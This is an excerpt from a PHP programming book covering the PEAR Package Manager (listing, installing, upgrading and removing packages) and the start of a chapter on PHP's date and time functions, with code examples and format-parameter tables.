If your hosting company doesn't allow users to install new software on its servers, don't fret, because it likely already offers at least rudimentary support for the most prominent packages. If PEAR support is not readily obvious, contact customer support and inquire as to whether they would consider making a particular package available for use on the server. If they accede, you're all set. If they deny your request, not to worry, because it's still possible to use the packages,

although installing them is accomplished by a somewhat more manual mechanism. This process is outlined in the later section, "Installing a PEAR Package."

Updating PEAR

Although it's been around for years, the PEAR Package Manager is constantly the focus of ongoing enhancements. That said, you'll want to occasionally check for and update the system. Doing so is a trivial process on both the Unix and Windows platforms, done by executing the `go-pear.php` script found in the `PHP_INSTALLATION_DIR\PEAR` directory:

```
%>php go-pear.php
```

Executing this command essentially restarts the installation process, overwriting the previously installed Package Manager version.

Using the PEAR Package Manager

The PEAR Package Manager allows you to browse and search the contributions, view recent releases, and download packages. It executes via the command line, using the following syntax:

```
%>pear [options] command [command-options] <parameters>
```

To get better acquainted with the Package Manager, open up a command prompt and execute the following:

```
%>pear
```

You'll be greeted with a list of commands and some usage information. This output is pretty long, so we'll forego reproducing it here and instead introduce just the most popular commands available to you. Note that, because the intent of this chapter is to familiarize you with only the most commonplace PEAR features, this introduction is not exhaustive. Therefore, if you're interested in learning more about one of the commands not covered in the remainder of this chapter, execute that command in the Package Manager, supplying the `help` parameter like so:

```
%>pear help <command>
```

■ **Tip** If PEAR doesn't execute because the command was not found, you need to add the PEAR directory to your system path.

Viewing Installed Packages

Viewing the packages installed on your machine is simple; just execute the following:

```
%>pear list
```

Here's some sample output:

```
Installed packages:
===================
Package         Version  State
Archive_Tar     1.3.1    stable
Console_Getopt  1.2      stable
DB              1.7.6    stable
HTTP            1.2.2    stable
Mail            1.1.3    stable
Net_SMTP        1.2.6    stable
Net_Socket      1.0.1    stable
PEAR            1.3.5    stable
PhpDocumentor   1.3.0RC3 beta
XML_Parser      1.0.1    stable
XML_RPC         1.2.2    stable
```

Learning More About an Installed Package

The preceding output indicates that 11 packages are installed on the server in question. However, this information is quite rudimentary and really doesn't provide anything more than the package name and version. To learn more about a package, execute the `info` command, passing it the package name. For example, you would execute the following command to learn more about the `Console_Getopt` package:

```
%>pear info Console_Getopt
```

Here's an example of output from this command:

```
ABOUT CONSOLE_GETOPT-1.2
========================
Provides        Classes: Console_Getopt
Package         Console_Getopt
Summary         Command-line option parser
Description     This is a PHP implementation of "getopt"
                supporting both short and long options.
Maintainers     Andrei Zmievski <andrei@php.net> (lead)
                Stig Bakken <stig@php.net> (developer)
Version         1.2
Release Date    2003-12-11
Release License PHP License
Release State   stable
Release Notes   Fix to preserve BC with 1.0 and allow correct
                behaviour for new users
Last Modified   2005-01-23
```

As you can see, this output offers some very useful information about the package.

Installing a Package

Installing a PEAR package is a surprisingly automated process, accomplished simply by executing the `install` command. The general syntax follows:

```
%>pear install [options] package
```

Suppose for example that you want to install the `Auth` package, first introduced earlier in this chapter. The command and corresponding output follows:

```
%>pear install Auth
```

```
pear install auth
downloading Auth-1.2.3.tgz ...
Starting to download Auth-1.2.3.tgz (24,040 bytes)
........done: 24,040 bytes
Optional dependencies:
package 'File_Passwd' version >= 0.9.5 is recommended to utilize some features.
package 'Net_POP3' version >= 1.3 is recommended to utilize some features.
package 'MDB' is recommended to utilize some features.
package 'Auth_RADIUS' is recommended to utilize some features.
package 'File_SMBPasswd' is recommended to utilize some features.
install ok: Auth 1.2.3
```

In addition to offering information regarding the installation status, many packages also present a list of optional dependencies that, if installed, will expand the available features. For example, installing the `File_SMBPasswd` package enhances `Auth`'s capabilities, enabling it to authenticate against a Samba server.

Assuming a successful installation, you're ready to begin using the package. Forge ahead to the section "Using a Package" to learn more about how to make the package available to your script. If you run into installation problems, it's almost certainly due to a failed dependency. Read on to learn how to resolve this problem.

Failed Dependency?

In the preceding example, `File_SMBPasswd` is an instance of an optional dependency, meaning it doesn't have to be installed in order to use `Auth`, although a certain subset of functionality will not be available via `Auth` until `File_SMBPasswd` is installed. However, it is also possible for there to be required dependencies involved when installing a package, if developers can save development time by incorporating existing packages into their project. For instance, because `Auth_HTTP` requires the `Auth` package in order to function, any attempt to install `Auth_HTTP` without first installing this requisite package will fail, producing the following error:

```
downloading Auth_HTTP-2.1.4.tgz ...
Starting to download Auth_HTTP-2.1.4.tgz (7,835 bytes)
.....done: 7,835 bytes
requires package 'Auth' >= 1.2.0
Auth_HTTP: Dependencies failed
```

Automatically Installing Dependencies

Of course, chances are that if you need a particular package, then installing any dependencies is a foregone conclusion. To install required dependencies, pass the `-o` (or `--onlyreqdeps`) option to the `install` command:

```
%>pear install -o Auth_HTTP
```

To install both optional and required dependencies, pass along the `-a` (or `--alldeps`) option:

```
%>pear install -a Auth_HTTP
```

Installing a Package from the PEAR Web Site

The PEAR Package Manager by default installs the latest stable package version. But what if you were interested in installing a previous package release, or were unable to use the Package Manager altogether due to administration restrictions placed on a shared server? Navigate to the PEAR Web site at `http://pear.php.net` and locate the desired package. If you know the package name, you can take a shortcut by entering the package name at the conclusion of the URL `http://pear.php.net/package/`.

Next, click on the Download tab, found toward the top of the package's home page. Doing so produces a linked list of the current package and all previous packages released. Select and download the appropriate package to your server. These packages are stored in TGZ (tar'red and gzipped) format.

Next, extract the files to an appropriate location. It doesn't really matter where, provided you're consistent in placing all packages in this tree. If you're taking this installation route because of the need to install a previous version, then it makes sense to place the files in their appropriate location within the PEAR directory structure found in the PHP root installation directory. If you're forced to take this route in order to circumvent ISP restrictions, then creating a PEAR directory in your home directory will suffice. Regardless, be sure this directory is found in the `include_path`.

The package should now be ready for use, so move on to the next section to learn how this is accomplished.

Using a Package

Using an installed PEAR package is simple. All you need to do is make the package contents available to your script with `include` or preferably `require`. Examine the following example, where PEAR `DB` package is included and used:

```
<?php
   // Make the PEAR DB package available to the script
   require_once("DB.php");

   // Connect to the database
   $db = DB::connect("mysql://jason:secret@localhost/book");
   ...
?>
```

Keep in mind that you need to add the PEAR base directory to your include_path directive; otherwise, an error similar to the following will occur:

```
Fatal error: Class 'DB' not found in /home/www/htdocs/book/11/Roman.php on line 9
```

Those of you with particularly keen eyes might have noticed in the preceding example that the require_once statement directly references the DB.php file, whereas in the earlier example involving the Numbers_Roman package, a directory was also referenced:

```
require_once("Numbers/Roman.php");
```

A directory is referenced because the Numbers_Roman package falls under the Numbers category, meaning that, for purposes of organization, a corresponding hierarchy will be created, with Roman.php placed in a directory named Numbers. You can determine the package's location in the hierarchy simply by looking at the package name. Each underscore is indicative of another level in the hierarchy, so in the case of Numbers_Roman, it's Numbers/Roman.php. In the case of DB, it's just DB.php.

■ **Note** See Chapter 2 for more information about the include_path directive.

Upgrading a Package

All PEAR packages must be actively maintained, and most are in a regular state of development. That said, to take advantage of the latest enhancements and bug fixes, you should regularly check whether a new package version is available. The general syntax for doing so looks like this:

```
%>pear upgrade [package name]
```

For instance, on occasion you'll want to upgrade the PEAR package, responsible for managing your package environment. This is accomplished with the following command:

```
%>pear upgrade pear
```

If your version corresponds with the latest release, you'll see a message that looks like:

```
Package 'PEAR-1.3.3.1' already installed, skipping
```

If for some reason you have a version that's greater than the version found in the PEAR repository (for instance, you manually downloaded a package from the author's Web site before it was officially updated in PEAR), you'll see a message that looks like this:

```
Package 'PEAR' version '1.3.3.2'  is installed and 1.3.3.1 is > requested '1.3.0',
skipping
```

Otherwise, the upgrade should automatically proceed. When completed, you'll see a message that looks like:

```
downloading PEAR-1.3.3.1.tgz ...
Starting to download PEAR-1.3.3.1.tgz (106,079 bytes)
.....................done: 106,079 bytes
upgrade ok: PEAR 1.3.3.1
```

Upgrading All Packages

It stands to reason that you'll want to upgrade all packages residing on your server, so why not perform this task in a single step? This is easily accomplished with the `upgrade-all` command, executed like this:

```
%>pear upgrade-all
```

Although unlikely, it's possible some future package version could be incompatible with previous releases. That said, using this command isn't recommended unless you're well aware of the consequences surrounding the upgrade of each package.

Uninstalling a Package

If you have finished experimenting with a PEAR package, have decided to use another solution, or have no more use for the package, you should uninstall it from the system. Doing so is trivial using the `uninstall` command. The general syntax follows:

```
%>pear uninstall [options] package name
```

For example, to uninstall the `Numbers_Roman` package, execute the following command:

```
%>pear uninstall Numbers_Roman
```

Because the options are fairly rarely used, you can perform additional investigation on your own, by executing:

```
%>pear help uninstall
```

Downgrading a Package

There is no readily available means for downgrading a package via the Package Manager. To do so, download the desired version via the PEAR Web site (`http://pear.php.net`), which will be encapsulated in TGZ format, uninstall the presently installed package, and then install the downloaded package using the instructions provided in the earlier section, "Installing a Package."

Summary

PEAR can be a major catalyst for quickly creating PHP applications. Hopefully this chapter convinced you of the serious time savings this repository can present. You learned about the PEAR Package Manager, and how to manage and use packages.

Forthcoming chapters introduce additional packages, as appropriate, showing you how these packages can really speed development and enhance your application's capabilities.

CHAPTER 12

Date and Time

Temporal matters play a role in practically every conceivable aspect of programming and are often crucial to representing data in a fashion of interest to users. When was a tutorial published? Is the pricing information for a particular product recent? What time did the office assistant log into the accounting system? At what hour of the day does the corporate Web site see the most visitor traffic? These and countless other time-oriented questions come about on a regular basis, making the proper accounting of such matters absolutely crucial to the success of your programming efforts.

This chapter introduces PHP's powerful date and time manipulation capabilities. After offering some preliminary information regarding how Unix deals with date and time values, you'll learn about several of the more commonly used functions found in PHP's date and time library. Next, we'll engage in a bout of Date Fu, where you'll learn how to use the date functions together to produce deadly (okay, useful) combinations, young grasshopper. We'll also create grid calendars using the aptly named PEAR package `Calendar`. Finally, the vastly improved date and time manipulation functions available as of PHP 5.1 are introduced.

The Unix Timestamp

Fitting the oft-incongruous aspects of our world into the rigorous constraints of a programming environment can be a tedious affair. Such problems are particularly prominent when dealing with dates and times. For example, suppose you were tasked with calculating the difference in days between two points in time, but the dates were provided in the formats July 4, 2005 3:45pm and 7th of December, 2005 18:17. As you might imagine, figuring out how to do this programmatically would be a daunting affair. What you would need is a standard format, some sort of agreement regarding how all dates and times will be presented. Preferably, the information would be provided in some sort of numerical format, 20050704154500 and 20051207181700, for example. Date and time values formatted in such a manner are commonly referred to as *timestamps*.

However, even this improved situation has its problems. For instance, this proposed solution still doesn't resolve challenges presented by time zones, matters pertinent to time adjustment due to daylight savings, or cultural date format variances. What we need is to standardize according to a single time zone, and to devise an agnostic format that could easily be converted to any desired format. What about representing temporal values in seconds, and basing everything on Coordinated Universal Time (UTC)? In fact, this strategy was embraced by the early Unix development team, using 00:00:00 UTC January 1, 1970 as the base from which all dates

are calculated. This date is commonly referred to as the *Unix epoch*. Therefore, the incongruously formatted dates in the previous example would actually be represented as 1120491900 and 1133979420, respectively.

■ **Caution** You may be wondering whether it's possible to work with dates prior to the Unix epoch (00:00:00 UTC January 1, 1970). Indeed it is, at least if you're using a Unix-based system. On Windows, due to an integer overflow issue, an error will occur if you attempt to use the timestamp-oriented functions in this chapter in conjunction with dates prior to the epoch definition.

PHP's Date and Time Library

Even the simplest of PHP applications often involve at least a few of PHP's date- and time-related functions. Whether validating a date, formatting a timestamp in some particular arrangement, or converting a human-readable date value to its corresponding timestamp, these functions can prove immensely useful in tackling otherwise quite complex tasks.

checkdate()

```
boolean checkdate (int month, int day, int year)
```

Although most readers could distinctly recall learning the "Thirty Days Hath September" poem[1] back in grade school, it's unlikely many of us could recite it, present company included. Thankfully, the `checkdate()` function accomplishes the task of validating dates quite nicely, returning `TRUE` if the date specified by `month`, `day`, and `year` is valid, and `FALSE` otherwise. Let's consider a few examples:

```
echo checkdate(4, 31, 2005);
// returns false

echo checkdate(03, 29, 2004);
// returns true, because 2004 was a leap yearf

echo checkdate(03, 29, 2005);
// returns false, because 2005 is not a leap year
```

date()

```
string date (string format [, int timestamp])
```

The `date()` function returns a string representation of the present time and/or date formatted according to the instructions specified by `format`. Table 12-1 includes an almost complete

1. "Thirty days hath September, April, June, and November; February has twenty-eight alone, All the rest have thirty-one, Excepting leap year, that's the time When February's days are twenty-nine."

breakdown of all available `date()` format parameters. Forgive the decision to forego inclusion of the parameter for Swatch Internet time[2].

Including the optional `timestamp` parameter, represented in Unix timestamp format, prompts `date()` to produce a string representation according to that designation. The `timestamp` parameter must be formatted in accordance with the rules of GNU's date syntax. If `timestamp` isn't provided, the current Unix timestamp will be used in its place.

Table 12-1. *The date() Function's Format Parameters*

Parameter	Description	Example
`a`	Lowercase ante meridiem and post meridiem	am or pm
`A`	Uppercase ante meridiem and post meridiem	AM or PM
`d`	Day of the month, with leading zero	01 to 31
`D`	Three-letter text representation of day	Mon through Sun
`F`	Complete text representation of month	January through December
`g`	12-hour format of hour, sans zeros	1 through 12
`G`	24-hour format, sans zeros	1 through 24
`h`	12-hour format of hour, with zeros	01 through 24
`H`	24-hour format, with zeros	01 through 24
`i`	Minutes, with zeros	01 through 60
`I`	Daylight saving time	0 if no, 1 if yes
`j`	Day of month, sans zeros	1 through 31
`l`	Text representation of day	Monday through Sunday
`L`	Leap year	0 if no, 1 if yes
`m`	Numeric representation of month, with zeros	01 through 12
`M`	Three-letter text representation of month	Jan through Dec
`n`	Numeric representation of month, sans zeros	1 through 12
`O`	Difference to Greenwich Mean Time (GMT)	–0500
`r`	Date formatted according to RFC 2822	Tue, 19 Apr 2005 22:37:00 –0500
`s`	Seconds, with zeros	01 through 59
`S`	Ordinal suffix of day	st, nd, rd, th

2. Created in the midst of the dotcom insanity, the watchmaker Swatch (`http://www.swatch.com/`) came up with the concept of *Swatch time,* which intended to do away with the stodgy old concept of time zones, instead setting time according to "Swatch beats." Not surprisingly, the universal reference for maintaining Swatch time was established via a meridian residing at the Swatch corporate office.

Table 12-1. *The date() Function's Format Parameters (Continued)*

Parameter	Description	Example
t	Number of days in month	28 through 31
T	Timezone setting of executing machine	PST, MST, CST, EST, etc.
U	Seconds since Unix epoch	1114646885
w	Numeric representation of weekday	0 for Sunday through 6 for Saturday
W	ISO-8601 week number of year	1 through 53
Y	Four-digit representation of year	1901 through 2038 (Unix); 1970 through 2038 (Windows)
z	The day of year	0 through 365
Z	Timezone offset in seconds	–43200 through 43200

Despite having regularly used PHP for years, many PHP programmers still need to visit the PHP documentation to refresh their memory about the list of parameters provided in Table 12-1. Therefore, although you likely won't be able to remember how to use this function simply by reviewing a few examples, let's look at a few examples just to give you a clearer understanding of what exactly `date()` is capable of accomplishing.

The first example demonstrates one of the most commonplace uses for `date()`, which is simply to output a standard date to the browser:

```
echo "Today is ".date("F d, Y");
// Today is April 27, 2005
```

The next example demonstrates how to output the weekday:

```
echo "Today is ".date("l");
// Today is Wednesday
```

Let's try a more verbose presentation of the present date:

```
$weekday = date("l");
$daynumber = date("dS");
$monthyear = date("F Y");

printf("Today is %s the %s day of %s", $weekday, $daynumber, $monthyear);
```

This returns the following output:

```
Today is Wednesday the 27th day of April 2005
```

You might be tempted to insert the nonparameter-related strings directly into the `date()` function, like this:

```
echo date("Today is l the ds day of F Y");
```

Indeed, this does work in some cases; however, the results can be quite unpredictable. For instance, executing the preceding code produces:

```
EDTo27pm05 0351 Wednesday 3008e 2751 27pm05 of April 2005
```

However, because punctuation doesn't conflict with any of the parameters, feel free to insert it as necessary. For example, to format a date as mm-dd-yyyy, use the following:

```
echo date("m-d-Y");
// 04-26-2005
```

Working with Time

The `date()` function can also produce time-related values. Let's run through a few examples, starting with simply outputting the present time:

```
echo "The time is ".date("h:i:s");
// The time is 07:44:53
```

But is it morning or evening? Just add the a parameter:

```
echo "The time is ".date("h:i:sa");
// The time is 07:44:53pm
```

getdate()

```
array getdate ([int timestamp])
```

The `getdate()` function returns an associative array consisting of timestamp components. This function returns these components based on the present date and time unless a Unix-format timestamp is provided. In total, 11 array elements are returned, including:

- `hours`: Numeric representation of the hours. The range is 0 through 23.
- `mday`: Numeric representation of the day of the month. The range is 1 through 31.
- `minutes`: Numeric representation of the minutes. The range is 0 through 59.
- `mon`: Numeric representation of the month. The range is 1 through 12.
- `month`: Complete text representation of the month, e.g. July.
- `seconds`: Numeric representation of seconds. The range is 0 through 59.
- `wday`: Numeric representation of the day of the week, e.g. 0 for Sunday.
- `weekday`: Complete text representation of the day of the week, e.g. Friday.
- `yday`: Numeric offset of the day of the year. The range is 0 through 365.

- year: Four-digit numeric representation of the year, e.g. 2005.
- 0: Number of seconds since the Unix epoch. While the range is system-dependent, on Unix-based systems, it's generally –2147483648 through 2147483647, and on Windows, the range is 0 through 2147483648.

■ **Caution** The Windows operating system doesn't support negative timestamp values, so the earliest date you could parse with this function on Windows is midnight, January 1, 1970.

Consider the timestamp 1114284300 (April 23, 2005 15:25:00 EDT). Let's pass it to getdate() and review the array elements:

```
Array (
 [seconds] => 0
 [minutes] => 25
 [hours] => 15
 [mday] => 23
 [wday] => 6
 [mon] => 4
 [year] => 2005
 [yday] => 112
 [weekday] => Saturday
 [month] => April
 [0] => 1114284300
)
```

gettimeofday()

```
mixed gettimeofday ([bool return_float])
```

The gettimeofday() function returns an associative array consisting of elements regarding the current time. For those running PHP 5.1.0 and newer, the optional parameter return_float causes gettimeofday() to return the current time as a float value. In total, four elements are returned, including:

- dsttime: Indicates the daylight savings time algorithm used, which varies according to geographic location. There are 11 possible values, including 0 (no daylight savings time enforced), 1 (United States), 2 (Australia), 3 (Western Europe), 4 (Middle Europe), 5 (Eastern Europe), 6 (Canada), 7 (Great Britain and Ireland), 8 (Romania), 9 (Turkey), and 10 (the Australian 1986 variation).
- minuteswest: The number of minutes west of Greenwich Mean Time (GMT).

- sec: The number of seconds since the Unix epoch.
- usec: The number of microseconds should the time fractionally supercede a whole second value.

Executing gettimeofday() from a test server on April 23, 2005 16:24:55 EDT produces the following output:

```
Array (
  [sec] => 1114287896
  [usec] => 110683
  [minuteswest] => 300
  [dsttime] => 1
)
```

Of course, it's possible to assign the output to an array and then reference each element as necessary:

```
$time = gettimeofday();
$GMToffset = $time['minuteswest'] / 60;
echo "Server location is $GMToffset hours west of GMT.";
```

This returns the following:

```
Server location is 5 hours west of GMT.
```

mktime()

```
int mktime ([int hour [, int minute [, int second [, int month
            [, int day [, int year [, int is_dst]]]]]]])
```

The mktime() function is useful for producing a timestamp, in seconds, between the Unix epoch and a given date and time. The purpose of each optional parameter should be obvious, save for perhaps is_dst, which should be set to 1 if daylight savings time is in effect, 0 if not, or –1 (default) if you're not sure. The default value prompts PHP to try to determine whether daylight savings is in effect. For example, if you want to know the timestamp for April 27, 2005 8:50 p.m., all you have to do is plug in the appropriate values:

```
echo mktime(20,50,00,4,27,2005);
```

This returns the following:

```
1114649400
```

This is particularly useful for calculating the difference between two points in time. For instance, how many hours are there between now and midnight April 15, 2006 (the next major U.S. tax day)?

```
$now = mktime();
$taxday = mktime(0,0,0,4,15,2006);

// Difference in seconds
$difference = $taxday - $now;

// Calculate total hours
$hours = round($difference / 60 / 60);

echo "Only $hours hours until tax day!";
```

This returns the following:

```
Only 8451 hours until tax day!
```

time()

```
int time()
```

The `time()` function is useful for retrieving the present Unix timestamp. The following example was executed at 15:25:00 EDT on April 23, 2005:

```
echo time();
```

This produces the following:

```
1114284300
```

Using the previously introduced `date()` function, this timestamp can later be converted back to a human-readable date:

```
echo date("F d, Y h:i:s", 1114284300);
```

This returns the following:

```
April 23, 2005 03:25:00
```

If you'd like to convert a specific date/time value to its corresponding timestamp, see the previous section for `mktime()`.

Date Fu

Some prize fighters never reach the upper echelons of their sport because they're one-dimensional. That is, they rely too heavily on one particular aspect of their fighting repertoire, a left hook, for instance. The truly world-class boxers take advantage of everything at their disposal, using combinations to attack, wear down, and ultimately defeat their competitors. This is analogous to effective use of the date functions: While sometimes only one function is all you need, often their true power becomes apparent when you use two or three together to produce the desired outcome. This section demonstrates several of the most commonly requested date-related "moves" (tasks), some of which involve just one function, and others that involve some combination of several functions.

Displaying the Localized Date and Time

Throughout this chapter, and indeed this book, the Americanized temporal and monetary formats have been commonly used, such as 04-12-05 and $2,600.93. However, other parts of the world use different date and time formats, currencies, and even character sets. Given the Internet's global reach, you may have to create an application that's capable of adhering to foreign, or *localized,* formats. In fact, neglecting to do so can cause considerable confusion. For instance, suppose you are going to create a Web site that books reservations for a popular hotel in Orlando, Florida. This particular hotel is popular among citizens of various other countries, so you decide to create several localized versions of the site. How should you deal with the fact that most countries use their own currency and date formats, not to mention different languages? While you could go to the trouble of creating a tedious method of managing such matters, it likely would be error-prone and take some time to deploy. Thankfully, PHP offers a built-in set of features for localizing this type of data.

PHP not only can facilitate proper formatting of dates, times, currencies, and such, but also can translate the month name accordingly. In this section, you'll learn how to take advantage of this feature to format dates according to any locality you please. Doing so essentially requires two functions, `setlocale()` and `strftime()`. Both are introduced, followed by a few examples.

setlocale()

```
string setlocale (mixed category, string locale [, string locale...])
string setlocale (mixed category, array locale)
```

The `setlocale()` function changes PHP's localization default by assigning the appropriate value to `locale`. Localization strings officially follow this structure:

```
language_COUNTRY.characterset
```

For example, if you wanted to use Italian localization, the locale string should be set to `it_IT`. Israeli localization would be set to `he_IL`, British localization to `en_GB`, and United States localization to `en_US`. The `characterset` component would come into play when potentially several character sets are available for a given locale. For example the locale string `zh_CN.gb18030` is used for handling Tibetan, Uigur, and Yi characters, whereas `zh_CN.gb3212` is for Simplified Chinese.

You'll see that the `locale` parameter can be passed as either several different strings or an array of locale values. But why pass more than one locale? This feature is in place (as of PHP

version 4.2.0) to counter the discrepancies between locale codes across different operating systems. Given that the vast majority of PHP-driven applications target a specific platform, this should rarely be an issue; however, the feature is there should you need it.

Finally, if you're running PHP on Windows, keep in mind that, apparently in the interests of keeping us on our toes, Microsoft has devised its own set of localization strings. You can retrieve a list of the language and country codes from `http://msdn.microsoft.com`.

■ **Tip** On some Unix-based systems, you can determine which locales are supported by running the command: `locale -a`.

It's possible to specify a locale for a particular classification of data. Six different categories are supported:

- `LC_ALL`: Set localization rules for all of the following five categories.
- `LC_COLLATE`: String comparison. This is useful for languages using characters such as â and é.
- `LC_CTYPE`: Character classification and conversion. For example, setting this category allows PHP to properly convert â to its corresponding lowercase representation of Â using the `strtolower()` function.
- `LC_MONETARY`: Monetary representation. For example, Americans represent 50 dollars as $50.00, whereas Italians represent 50 Euro as 50,00.
- `LC_NUMERIC`: Numeric representation. For example, Americans represent one thousand four hundred and twelve as 1,412.00, whereas Italians represent it as 1.412,00.
- `LC_TIME`: Date and time representation. For example, Americans represent dates with the month followed by the day, and finally the year. For example, February 12, 2005 might be represented as 02-12-2005. However, Europeans (and much of the rest of the world) represent this date as 12-02-2005. Once set, you can use the `strftime()` function to produce the localized format.

For example, suppose we were working with monetary values and wanted to ensure that the sums were formatted according to the Italian locale:

```
setlocale(LC_MONETARY, "it_IT");
echo money_format("%i", 478.54);
```

This returns:

```
EUR 478,54
```

To localize dates and times, you need to use `setlocale()` in conjunction with `strftime()`, introduced next.

strftime()

```
string strftime (string format [, int timestamp])
```

The `strftime()` function formats a date and time according to the localization setting as specified by `setlocale()`. While it works in the same format as `date()`, accepting conversion parameters that determine the layout of the requested date and time, unfortunately, the parameters are different from those used by `date()`, necessitating reproduction of all available parameters in Table 12-2 for your reference. Keep in mind that all parameters will produce the output according to the set locale. Also, note that some of these parameters aren't supported on Windows.

Table 12-2. *The strftime() Function's Format Parameters*

Parameter	Description	Examples or Range
%a	Abbreviated weekly name	Mon, Tue
%A	Complete weekday name	Monday, Tuesday
%b	Abbreviated month name	Jan, Feb
%B	Complete month name	January, February
%c	Standard date and time	04/26/05 21:40:46
%C	Century number	21
%d	Numerical day of month, with leading zero	01, 15, 26
%D	Equivalent to %m/%d/%y	04/26/05
%e	Numerical day of month, no leading zero	26
%g	Same output as %G, but without the century	05
%G	Numerical year, behaving according to rules set by %V	2005
%h	Same output as %b	Jan, Feb
%H	Numerical hour (24-hour clock), with leading zero	00 through 23
%I	Numerical hour (12-hour clock), with leading zero	00 through 12
%j	Numerical day of year	001 through 366
%m	Numerical month, with leading zero	01 through 12
%M	Numerical month, with leading zero	00 through 59
%n	Newline character	\n
%p	Ante meridiem and post meridiem	AM, PM
%r	Ante meridiem and post meridiem, with periods	A.M., P.M.
%R	24-hour time notation	00:01:00 through 23:59:59
%S	Numerical seconds, with leading zero	00 through 59

Table 12-2. *The strftime() Function's Format Parameters (Continued)*

Parameter	Description	Examples or Range
%t	Tab character	\t
%T	Equivalent to %H:%M:%S	22:14:54
%u	Numerical weekday, where 1 = Monday	1 through 7
%U	Numerical week number, where first Sunday is first day of first week	17
%V	Numerical week number, where week 1 = first week with >= 4 days	01 through 53
%W	Numerical week number, where first Monday is first day of first week	08
%w	Numerical weekday, where 0 = Sunday	0 through 6
%x	Standard date	04/26/05
%X	Standard time	22:07:54
%y	Numerical year, without century	05
%Y	Numerical year, with century	2005
%Z or %z	Time zone	Eastern Daylight Time
%%	The percentage character	%

By using `strftime()` in conjunction with `setlocale()`, it's possible to format dates according to your user's local language, standards, and customs. Recalling the travel site, it would be trivial to provide the user with a localized itinerary with travel dates and the ticket cost:

```
Benvenuto abordo, Sr. Sanzi<br />
<?php
   setlocale(LC_ALL, "it_IT");
   $tickets = 2;
   $departure_time = 1118837700;
   $return_time = 1119457800;
   $cost = 1350.99;
?>
Numero di biglietti: <?php echo $tickets; ?><br />
Orario di partenza: <?php echo strftime("%d %B, %Y", $departure_time); ?><br />
Orario di ritorno: <?php echo strftime("%d %B, %Y", $return_time); ?><br />
Prezzo IVA incluso: <?php echo money_format('%i', $cost); ?><br />
```

This example returns the following:

```
Benvenuto abordo, Sr. Sanzi
Numero di biglietti: 2
Orario di partenza: 15 giugno, 2005
Orario di ritorno: 22 giugno, 2005
Prezzo IVA incluso: EUR 1.350,99
```

Displaying the Web Page's Most Recent Modification Date

Barely a decade old, the Web is already starting to look like a packrat's office. Documents are strewn everywhere, many of which are old, outdated, and often downright irrelevant. One of the commonplace strategies for helping the visitor determine the document's validity involves adding a timestamp to the page. Of course, doing so manually will only invite errors, as the page administrator will eventually forget to update the timestamp. However, it's possible to automate this process using `date()` and `getlastmod()`. You already know `date()`, so this opportunity is taken to introduce `getlastmod()`.

getlastmod()

```
int getlastmod()
```

The `getlastmod()` function returns the value of the page's Last-Modified header, or `FALSE` in the case of an error. If you use it in conjunction with `date()`, providing information regarding the page's last modification time and date is trivial:

```
$lastmod = date("F d, Y h:i:sa", getlastmod());
echo "Page last modified on $lastmod";
```

This returns output similar to the following:

```
Page last modified on April 26, 2005 07:59:34pm
```

Determining the Number Days in the Current Month

To determine the number of days found in the present month, use the `date()` function's `t` parameter. Consider the following code:

```
printf("There are %d days in %s.", date("t"), date("F"));
```

If this was executed in April, the following result would be output:

```
There are 30 days in April.
```

Determining the Number of Days in Any Given Month

Sometimes you might want to determine the number of days in some month other than the present month. The `date()` function alone won't work because it requires a timestamp, and you might only have a month and year available. However, the `mktime()` function can be used in conjunction with `date()` to produce the desired result. Suppose you want to determine the number of days found in February of 2006:

```
$lastday = mktime(0, 0, 0, 3, 0, 2006);
printf("There are %d days in February, 2006.", date("t",$lastday));
```

Executing this snippet produces the following output:

```
There are 28 days in February, 2006.
```

Calculating the Date *X* Days from the Present Date

It's often useful to determine the precise date some specific number of days into the future or past. Using the `strtotime()` function and GNU date syntax, such requests are trivial. Suppose you want to know what the date will be 45 days into the future, based on today's date of April 23, 2005:

```
$futuredate = strtotime("45 days");
echo date("F d, Y", $futuredate);
```

This returns:

```
June 07, 2005
```

By prepending a negative sign, you can determine the date 45 days into the past:

```
$pastdate = strtotime("-45 days");
echo date("F d, Y", $pastdate);
```

This returns the following:

```
March 09, 2005
```

What about 10 weeks and 2 days from today?

```
$futuredate = strtotime("10 weeks 2 days");
echo date("F d, Y", $futuredate);
```

This returns:

```
July 04, 2005
```

Using `strtotime()` and the supported GNU date input formats, making such determinations is largely limited to your imagination.

Creating a Calendar

The `Calendar` package consists of 12 classes capable of automating numerous chronological tasks. The following list highlights just a few of the useful ways in which you can apply this powerful package:

- Render a calendar of any scope (hourly, daily, weekly, monthly, and yearly being the most common) in a format of your choice.
- Navigate calendars in a manner reminiscent of that used by the Gnome Calendar and Windows Date & Time Properties interface.
- Validate any date. For example, you can use `Calendar` to determine whether April 1, 2019 falls on a Monday (it does).
- Extend `Calendar`'s capabilities to tackle a variety of other tasks, date analysis for instance.

In this section, you'll learn about `Calendar`'s most important capabilities, followed by several examples showing you how to actually implement some of these interesting features. But before you can begin taking advantage of this powerful package, you need to install it. Although you learned all about the PEAR package installation process in Chapter 11, for those of you not yet entirely familiar with the installation process, the necessary steps are reproduced next.

Installing Calendar

To capitalize upon all of `Calendar`'s features, you also need to install the `Date` package. Let's take care of both during the `Calendar` installation process, which follows:

```
%>pear install Date
downloading Date-1.4.3.tgz ...
Starting to download Date-1.4.3.tgz (42,048 bytes)
.............done: 42,048 bytes
install ok: Date 1.4.3
%>pear install -f Calendar
Warning: Calendar is state 'beta' which is less stable than state 'stable'
downloading Calendar-0.5.2.tgz ...
Starting to download Calendar-0.5.2.tgz (60,164 bytes)
..............done: 60,164 bytes
Optional dependencies:
package `Date' is recommended to utilize some features.
install ok: Calendar 0.5.2
%>
```

The `-f` flag is included when installing `Calendar` here because, at the time of this writing, `Calendar` is still a beta release. By the time of publication, `Calendar` could be officially stable, meaning you won't need to include this flag. See Chapter 11 for a complete introduction to PEAR and the `install` command.

Calendar Fundamentals

Calendar is a rather large package, consisting of 12 public classes broken down into four distinct groups:

- **Date classes**: Used to manage the six date components: years, months, days, hours, minutes, and seconds. A separate class exists for each component: Calendar_Year, Calendar_Month, Calendar_Day, Calendar_Hour, Calendar_Minute, and Calendar_Second, respectively.
- **Tabular date classes**: Used to build monthly and weekly grid-based calendars. Three classes are available: Calendar_Month_Weekdays, Calendar_Month_Weeks, and Calendar_Week. These classes are useful for building monthly tabular calendars in daily and weekly formats, and weekly tabular calendars in seven-day format, respectively.
- **Validation classes**: Used to validate dates. The two classes are Calendar_Validator, which is used to validate any component of a date and can be called by any subclass, and Calendar_Validation_Error, which offers an additional level of reporting if something is wrong with a date, and provides several methods for dissecting the date value.
